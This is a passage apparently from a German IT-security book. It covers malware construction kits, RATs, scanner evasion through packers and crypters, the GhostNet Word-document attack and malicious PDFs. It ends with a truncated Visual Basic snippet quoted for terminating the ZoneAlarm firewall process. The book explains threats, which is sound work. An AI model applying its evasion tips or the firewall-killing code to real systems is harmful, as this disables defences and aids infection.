


Bild 17.11: Wenn man das Opfer ärgern will ...

Würmer haben als Viren einen anderen Daseinszweck. Wer Würmer in die Welt setzt, setzt auf Massenverbreitung. Auch hierfür existieren Baukästen, z. B. das in der Szene ziemlich beliebte Czybik Gen Creation Kit. Natürlich kann hier auch die eine oder andere Schadensroutine angekreuzt werden; im Gegensatz zu den Virenbaukästen kann der Angreifer aber die Ausbreitungskanäle (z. B. mIRC, Outlook, PSP, Netzwerk) bestimmen.




Bild 17.12: Würmer bauen mit wenigen Mausklicks

Wiederum ein anderer Typ von Payloads sind Trojanerbaukästen und konfigurierbare RATs.

Der Unterschied zwischen beiden Kategorien ist eher philosophischer Natur. Per definitionem ist ein Trojaner Malware, die – häufig getarnt als nützliches Tool – im Hintergrund und vom User unbemerkt schädliche Komponenten installiert, z. B. unerwünschte Werbung (Adware) einblendet bzw. Keylogger und/oder Backdoors installiert, also Userdaten stiehlt und dem Angreifer dadurch Zugriff auf das infizierte System gewährt.

Ein Remote Administration Tool ist im ursprünglichen Sinn kein Trojaner (hölzernes Pferd + Soldaten = Verpackung + Inhalt), sondern ein Fernsteuerungstool, genauer gesagt: die einem ahnungslosen Anwender »untergeschobene« Serverkomponente, die von einem Client (=Angreifer) übers Netzwerk administriert werden kann. Da diese aber häufig unter falscher Flagge (z. B. *scharfebraut.exe*) im Mailanhang mitreist, sind die Grenzen fließend. Auch was die Funktionalität betrifft, sind Trojaner und RAT kein Widerspruch. Ein RAT, das im Inneren eines Trojaners mitreist, repräsentiert sozusagen die Königsklasse – die Komplettübernahme des Opfer-PCs.




Bild 17.13: ProRat – Fernsteuerung fremder PCs

Dass die Übergänge zu den Viren- und Wurmbaukästen fließend sind, demonstriert ProRat[173]: Abgesehen davon, dass man den PC des Opfers inklusive aller Datenein- und ausgaben übers Netz übernehmen kann, hat der Angreifer auch die Möglichkeit, dem Opfer mehr oder minder harmlose Streiche zu spielen (Funny Stuff) oder auch seine Festplatte komplett zu löschen (Give Damage). Bevor die Malware auf die Reise geschickt wird, muss der Angreifer überlegen, ob eine ihm bekannte Person zum Opfer gemacht wird oder ob es schlichtweg um eine Massenattacke geht, bei der die Malware möglichst breit gestreut werden soll. Die der Öffentlichkeit zugängliche Version v1.9 ist nicht nur veraltet, sie weist auch einige unschöne Funktionsbeeinträchtigungen auf. Das damit zusammengeklickte Servermodul ist für alle neueren AV-Scanner durchaus erkennbar, und wer sich hinter Router und Firewall verschanzt hat, kann nicht ferngesteuert werden. Diese (reverse connection) und andere Schmankerl sind erst in der kostenpflichtigen Variante ProRat v2.0 Special Edition (200 USD) beziehungsweise ProSyp v2.0 (250 USD) oder *Kucumseme v2.0* (1000 USD) enthalten. Die Entwickler erklären den relativ hohen Preise des letztgenannten Produkts damit: »Kucumseme is a expensive product because of its cost so its base is for companies who want's use this product for their company's benefits.« Also auf gut Deutsch: Es ist kein Massenprodukt und nur für Firmen interessant, deren Geschäftszweck das Ausspionieren ihrer Geschäftspartner ist. Diese Philosophie ähnelt derjenigen der Macher von Turkojan Silver beziehungsweise Gold (*www.turkojan.com*).

[173] http://www.prorat.net/main.php?language=english

Individualattacke

Der Angreifer sucht sich hier gezielt ein Opfer aus; gegebenenfalls bringt er in Erfahrung, wie stark die Securitystandards und das IT-Wissen des Opfers sind, ob Virenscanner und Firewalls eingesetzt werden, das Betriebssystem regelmäßig gepatcht wird oder mit sonstigen Maßnahmen gerechnet werden muss, die den Angriffserfolg in Frage stellen könnten.

Angriffsmotiv	*Payload*	*Bemerkungen*
Rachsucht / Geltungssucht	HDKiller (Bootvirus) Haxdoor.KI (Backdoor + Rootkit) CIH Hard Drive Killer Pro Satan's Trick W32/Nopir-B JPGVirus (nur ein kleiner, eher willkürlich zusammengestellter Ausschnitt)	macht Platte durch Überschreiben der Bootsektoren unbrauchbar; zerstört Windows zeitgesteuert überschreibt ROM-BIOS; formatiert alle angeschlossenen Platten; killt die Internetverbindung; löscht MP3-Dateien; infiziert JPG-Dateien
Neugier	Keylogger Remote Administration Tools bzw. Trojaner Rootkits Würmer	Der PC wird verwanzt vgl. Kapitel 13; Zur Tarnung der eingesetzten Malware; um Verbreitung zu testen;
Finanzielle Interessen	Keylogger RATs Trojaner Rootkits	Der PC wird verwanzt vgl. Kapitel 13.

An Wurmbaukästen und Virus Construction Sets herrscht kein Mangel. Wer sich informieren oder zu Testzwecken das eine oder andere ältere Tool ausprobieren möchte, wird z. B. auf auf *http://vx.netlux.org* fündig.





Bild 17.14: Paradies für Malwaresucher

17.1.4 Massenattacken und Spam-Schleudern

Diese Art von Angriff kommt meist via Spam-Mail auf den Rechner des Opfers. Den Angreifer bewegen meist nur zwei Motive: Entweder er will in die Hall of Fame als bester Wurmprogrammierer oder ihn bewegen schlichtere Motive, nämlich finanzielle Interessen. Deshalb besteht der Payload meist aus einer Wurmfracht (in der Hoffnung auf Breitenwirkung) oder einer mehr oder weniger wilden Mischung aus Ad- und Spyware (z. B. die berüchtigten Searchbars von Adware-Anbietern wie 180Solution, Gator und ihren Nachfolgern). Einziges Ziel: Das Opfer soll sowohl mit Werbemüll zugeschüttet als auch seine Accounts, Passwörter, PINs und TANs ausspioniert und seine Rechner in Zombies verwandelt werden. Am 2. Februar 2007 fand sich bei *www.gulli.com* folgende aufschlussreiche Passage zu dem Wirken solcher Malware-Coder:

> »Mithilfe der Trojaner hatten sie sich Zugang zu zahlreichen eBay- und Paypal-Konten ihrer Opfer erschwindelt. Vom Gewinn kauften sie sich elektronische Luxusgüter wie PlayStation-Spielekonsolen, iPods, Lautsprecher, eine Grafikkarte und eine Kamera. Ihnen wird auch die versuchte Erpressung von Betreibern kommerzieller Sites vorgeworfen. Es soll sich aber um einen 20-jährigen Anführer der kriminellen Vereinigung handeln, der beide Trojaner programmiert haben soll. Sein Komplize, ein 28 Jahre alter Mann, half ihm bei der Verteilung der Trojaner und managte das Netzwerk der kompromittierenden PCs. Insgesamt soll dem BotNet mindestens eine Million Rechner zum Opfer gefallen sein, die Dunkelziffer liegt weit darüber.«

Wie erklärt sich der Erfolg der Angreifer? An der Raffinesse des Malware-Codes liegt es nur sehr bedingt. Er sollte nur so neuartig sein, dass die E-Mail-Provider ihn nicht herausfiltern.


Von: T-Online Postfachvirenschutz **An:** dr.peter.kraft@t-online.de
Betreff: *Virus gefunden*: Want You to Know

Liebe Kundin, lieber Kunde,

der T-Online Postfachvirenschutz sorgt automatisch für den Schutz Ihres eMail-Postfachs vor Viren, Würmern und Trojanern. In der eMail mit den folgenden Daten wurde ein Virus gefunden und entfernt:

- Zeitstempel des Senders:
Mon, 5 Feb 2007 14:35:09 -0700
- Betreff bzw. Subject der ursprünglichen Nachricht:
Want You to Know
- Erkannter Virus, Wurm oder Trojaner:
TR/Crypt.ULPM.Gen
- Adresse des Absenders*:
ifo@ascokozijnen.nl

Bild 17.15: Vom E-Mail-Provider aus dem Verkehr gezogen

Das ist also die erste programmtechnische Hürde, die der Angreifer überspringen muss: Er muss den Payload so gestalten, dass er nicht in den Mail-Gateways aus dem Verkehr gezogen wird. Die eingesetzte Filtertechnik bei den Service-Providern ist aus unserer Sicht von unterschiedlicher Güte; tatsächlich erreichten uns über T-Online in einem Fenster von einem Tag immer die aktuellsten Würmer und Trojaner, während das Netz bei Web.de oder GMX mitunter enger geknüpft scheint. Genau diese Lücken muss ein Angreifer nutzen. Er muss seine Schadfracht beim Opfer platzieren, solange der »Briefträger« noch nicht weiß, dass die abgelieferten Mails mit einem brandneuen Schädling verseucht sind.

Oft reichen wenige Änderungen am Quellcode des Schädlings aus, um ihn durch die Maschen der signaturbasiert arbeitenden Scanner schlüpfen zu lassen. Alternativ kann ein bekannter Schädling auch durch ein neues Packverfahren unsichtbar gemacht werden. Nicht nur auf der dunklen Seite des Webs finden sich viele Seiten mit Hinweisen, wie man Malware mit einem PE-Crypter so verschlüsselt bzw. packt, dass mindestens Virenscanner, die mit festen Signaturen und nicht nach einem Heuristikschema arbeiten, getäuscht werden. Laufzeitkomprimierte bzw. verschlüsselte Malware kann zwar den einen oder anderen Scanner täuschen. Der User führt dann den damit infizierten Mailanhang aus, nachdem sein Virenscanner fälschlicherweise die Freigabe erteilte, aber einen Onlinewächter kann er damit nicht in jedem Fall überlisten. Es hängt im Einzelfall davon ab, wie der Scanner vorgeht.

Checkt ein Malware-Scanner lediglich den Entry-Point, also die Stelle, an der in einer Datei der ausführbare Code normalerweise anfängt, kann er leicht getäuscht werden: Es reicht, einfach den Entry-Point mit einer PE-Editor zu verschieben. Manche Scanner checken verdächtige Dateien, indem sie diese in einer Art Sandbox ausführen. Da beim bzw. kurz nach Programmstart die Datei zwangsläufig »die Hosen runter lassen muss«, gibt es für Scanner eine letzte Chance, den Malware-Code im Speicher zu entdecken und den Prozess abzubrechen.

Wir haben einige in der Szene kursierende Packer & Crypter getestet und – waren überrascht. Unter der Überschrift »Black Hat Konferenz: EXE-Packer bereiten Virenscannern Probleme« berichtete Frank Ziemann am 8. August 2006: »Kein Antivirusprodukt kann mit allen verfügbaren EXE-Packern umgehen. Es gibt einfach zu viele davon und ständig kommen neue dazu. Von den im März laut Wildlist in freier Wildbahn gesichteten Schädlingen sind mehr als 92 % mit Laufzeitkomprimierern behandelt, oft auch mit mehreren verschiedenen. Von 63 Schädlingen der Bagle-Familie sind 62 Exemplare komprimiert, bei Mytob sind es 241 von 246, bei Sdbot gar alle 58 untersuchten Varianten. Der beliebteste Packer ist das Open-Source-Programm UPX.«

Wir haben keine Tests in großem Stil durchgeführt, sondern lediglich einige Malwareprogramme mit etlichen gängigen Packern wie UPX gepackt oder verschlüsselt. Die Resultate waren deprimierend – aus Sicht der Malware-Coder. Mit keinem Freeware- oder Szenetool gelang es uns, das Rootkit vor F-Secures-Virenscannern zu verbergen. Erfolgreich waren dabei lediglich kommerziell vertriebene Tools wie z. B. der Ntkrnl Packer[174], Aspack[175] und PECompact[176]. Die Szenetools versagten durchgängig vor den installierten Virenscannern. Folgerung? Man nimmt als Angreifer einfach eine (gecrackte) Vollversion eines kommerziellen Crypters bzw. Packers. Moderne kommerzielle Virenscanner können zwar durchaus die meisten bekannten Schädlinge an einer Infektion hindern. Verschlüsselte Malware schlüpft aber unter Umständen zwischen diesen Maschen hindurch. Es ist natürlich nicht auszuschließen, sondern eher wahrscheinlich, dass im Untergrund Tools existieren, die Ähnliches wie der Kernelpacker bzw. PECompact leisten. Von daher kann leider keine Entwarnung gegeben werden.

Wenn die Hürde genommen und die Malware gut verpackt ist, muss der Virenschreiber gegebenenfalls noch dafür sorgen, dass die bei den Opfern eventuell aktive Firewall nicht anspricht, wenn der aktivierte Schädling versucht, weitere Schadfracht aus dem Internet nachzuladen bzw. Daten aus dem infizierten Rechner ins Internet zu versenden.

17.1.5 Office-Attacken

Leider bleiben auch Firmenangestellte selten von derartigen Attacken verschont. Im Gegenteil – die meisten, die auf einen Mailanhang oder eine darin verlinkte Website klicken, verlassen sich dabei auf ihre Netzwerkadminstratoren beziehungsweise die Sicherheitseinstellungen der Mail-Gatewayserver. Bestes Beispiel sind verseuchte E-Mails mit präparierten PDF- beziehungsweise Office-Dokumenten, denen ganze Regierungsnetzwerke in den USA und Kanada zum Opfer gefallen sind. Besonders unrühmlich hat sich dabei GhostNet hervorgetan, mit dem angeblich chinesische Hacker das Netzwerk des Dalai Lama infiltrierten.

Zum damaligen Zeitpunkt schlug kein aktueller Virenscanner Alarm bei dem verseuchten Word-Dokument, das den Trojaner Gh0st Rat aktivierte, der dann in bekannter Manier Dokumente scannte, Payload nachlud, Webcams und Mikros aktivierte, Logins und Passwörter ausspähte etc.

---

[174] http://download.cnet.com/NTkrnl-Packer/3000-2092_4-10615976.html

[175] http://www.aspack.com

[176] http://www.bitsum.com




Fig. 2

A "Socially Engineered" email sent to the International Tibet Support Network.

From: "campaigns@freetibet.org" <campaigns@freetibet.org>
Date: 25 July 2008
Subject: Translation of Freedom Movement ID Book for Tibetans in Exile

Translation of Freedom Movement ID Book for Tibetans in Exile.

Front Cover

Emblem of the Tibetan government in Exile

Script: Voluntary Contribution into common fund for Tibetan Freedom Movement

Inside Cover

Resolution was passed in the preliminary general body meeting of the Tibetan Freedom Movement held on July 30, 1972 that the Tibetan refugees in exile would promise for each individual,Âôs share of the voluntary contribution into the Tibetan Freedom Movement Receipt book. This resolution was later reaffirmed by the 11th Tibetan People,Âôs Deputies and passed into the law on April 01, 1992 (Tibetan King Year 2119)

Until the last page of this book is used, the book stands valid until August 15, 2012

Date: August 16, 2008
Emblem of the Tibetan Government in Exile


Official Signature

Attachment: Translation of Freedom Movement ID Book for Tibetans in Exile.doc

This email was sent on July 25, 2008 by an unknown attacker pretending to be "campaigns@freetibet.org" to the International Tibet Support Network. Attached to the message was a Microsoft Word document named "Translation of Freedom Movement ID Book for Tibetans in Exile.doc" that exploits a vulnerability in Word to install malware on the target's computer system.

Bild 17.16: Wie das tibetische Netzwerk des Dalai Lama infiltiert wurde: Quelle: *www.infowar-monitor.net*

Dass Microsoft-Office-Dokumente verseucht sein können, ist seit etlichen Jahren bekannt. Weniger bekannt ist die Tatsache, dass speziell präparierte PDF-Files eine Lücke in Adobes Acrobat Reader ausnutzen können. Auch wenn die erste Infiltrationswelle vorüber ist, hält sich dieser Schädling auf einem der vorderen Plätze.



news - Google Chrome

http://news.magnus.de/sicherheit/QQartikelZ121960/tabelle/schaedlings-top-ten-zwei-trojaner-vor-wurm-pdf-exploit-faellt-zurueck.html

Schädlings-Top-Ten: Zwei Trojaner vor Wurm - PDF-Exploit fällt zurück

Position	Name	Anteil	(Vormonat)
		in Prozent	in Prozent
1	Trojan.Clicker.CM	8,3	-7,9
2	Trojan.AutorunINF.Gen	8,17	-8,15
3	Win32.Worm.Downadup.Gen	6,18	-5,85
4	Exploit.PDF-JS.Gen	5,76	-12,04
5	Trojan.Wimad.Gen.1	4,3	-4,57
6	Win32.Sality.OG	2,73	-2,65
7	Trojan.Autorun.AET	2,01	-1,97
8	Worm.Autorun.VHG	1,69	-1,65
9	Trojan.Script.254568	1,4	(Neueinsteiger)
10	Trojan.JS.QAF	1,4	(Neueinsteiger)
	Andere	58,01	-52,85

Bild 17.17: Februar 2010: das PDF-Exploit auf Platz 4 der Schädlinge

Der Infektionsmechanismus ist simpel: Der Schädling liegt segmentiert in den Daten einer Bilddatei verborgen; beim Öffnen beziehungsweise Dekodieren des Dokuments im Adobes Acrobat Reader wird nicht nur das Bild, sondern auch der oft nur wenige Kilobyte große Schädling entpackt, der weiteren Schadcode (Payload) von einem externen Webserver nachlädt und dann das Netz infiltriert.

Mittlerweile ist ein Programm verfügbar, mit dem man nicht nur verseuchte PDFs analysieren, sondern Payload auch selbst injizieren kann: Origami[177]. Öffnet man zum Beispiel die Datei *Calc.pdf* mit einem gängigen, ungepatchten PDF-Reader (Adobe, Foxit etc.), wird dabei automatisch die Datei *Calc.exe* aus dem Windows-Systemverzeichnis gestartet. Aber: Der besonders schlanke (low featured) SumatraPDF Reader[178] erspart dem Anwender jedweden Ärger mit eingebettetem Schadcode: Er ignoriert ihn schlichtweg.

[177] http://security-labs.org/origami/#download

[178] http://blog.kowalczyk.info/software/sumatrapdf/index.html




Bild 17.18: PDF-Datei startet ein Programm

17.1.6 Kampf der Firewall

Mitte Januar 2007 veröffentlichte die Security-Company Matousec[179] einen Exploit, mit dem der Selbstschutz der Outpost-Firewall des Herstellers Agnitum außer Kraft gesetzt wird. Normalerweise schützen sich bessere Firewalls mit einem in etlichen Systemfunktionen verlinkten Kerneltreiber vor derartigen Angriffen. Potenzielle Angreifer können allerdings bei der Agnitum-Firewall mithilfe der Funktion *ZwSetInformationFile* diesen Treiber durch einen Dummy ersetzen. In der Folge spricht die Firewall nicht mehr an, wenn die Malware die Systemkontrolle übernimmt und hinter dem Rücken des Anwenders beliebige Daten im- oder exportiert. Wer programmieren kann, findet im Internet auch entsprechende detaillierte Anweisungen, wie Zonealarm & Co. ausgeschaltet werden können:

[179] http://www.matousec.com

Bsp.: Message-ID <3B3B7A4E.C2EF27C4@hrz.tu-chemnitz.de>, Zitat:
Och, das mit dem Fragen, ob die Firewall geschlossen werden darf, ist überhaupt kein Problem! Wenn ihr den Task mit TerminateProcess beendet, macht der kein Mucks mehr. Der Beispielcode beendet ZoneAlarm auf jedem Rechner kurz und schmerzlos.
Code (Visual Basic):

```
Option Explicit
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As
Long
Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As
Long, ByVal uExitCode As Long) As Long
Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As
Long, _
              ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Const PROCESS_TERMINATE = &H1
Private Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hWnd As
Long, lpdwProcessId As Long) As Long
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" ( _
             ByVal lpClassName As String, ByVal lpWindowName As String) As Long
…
```

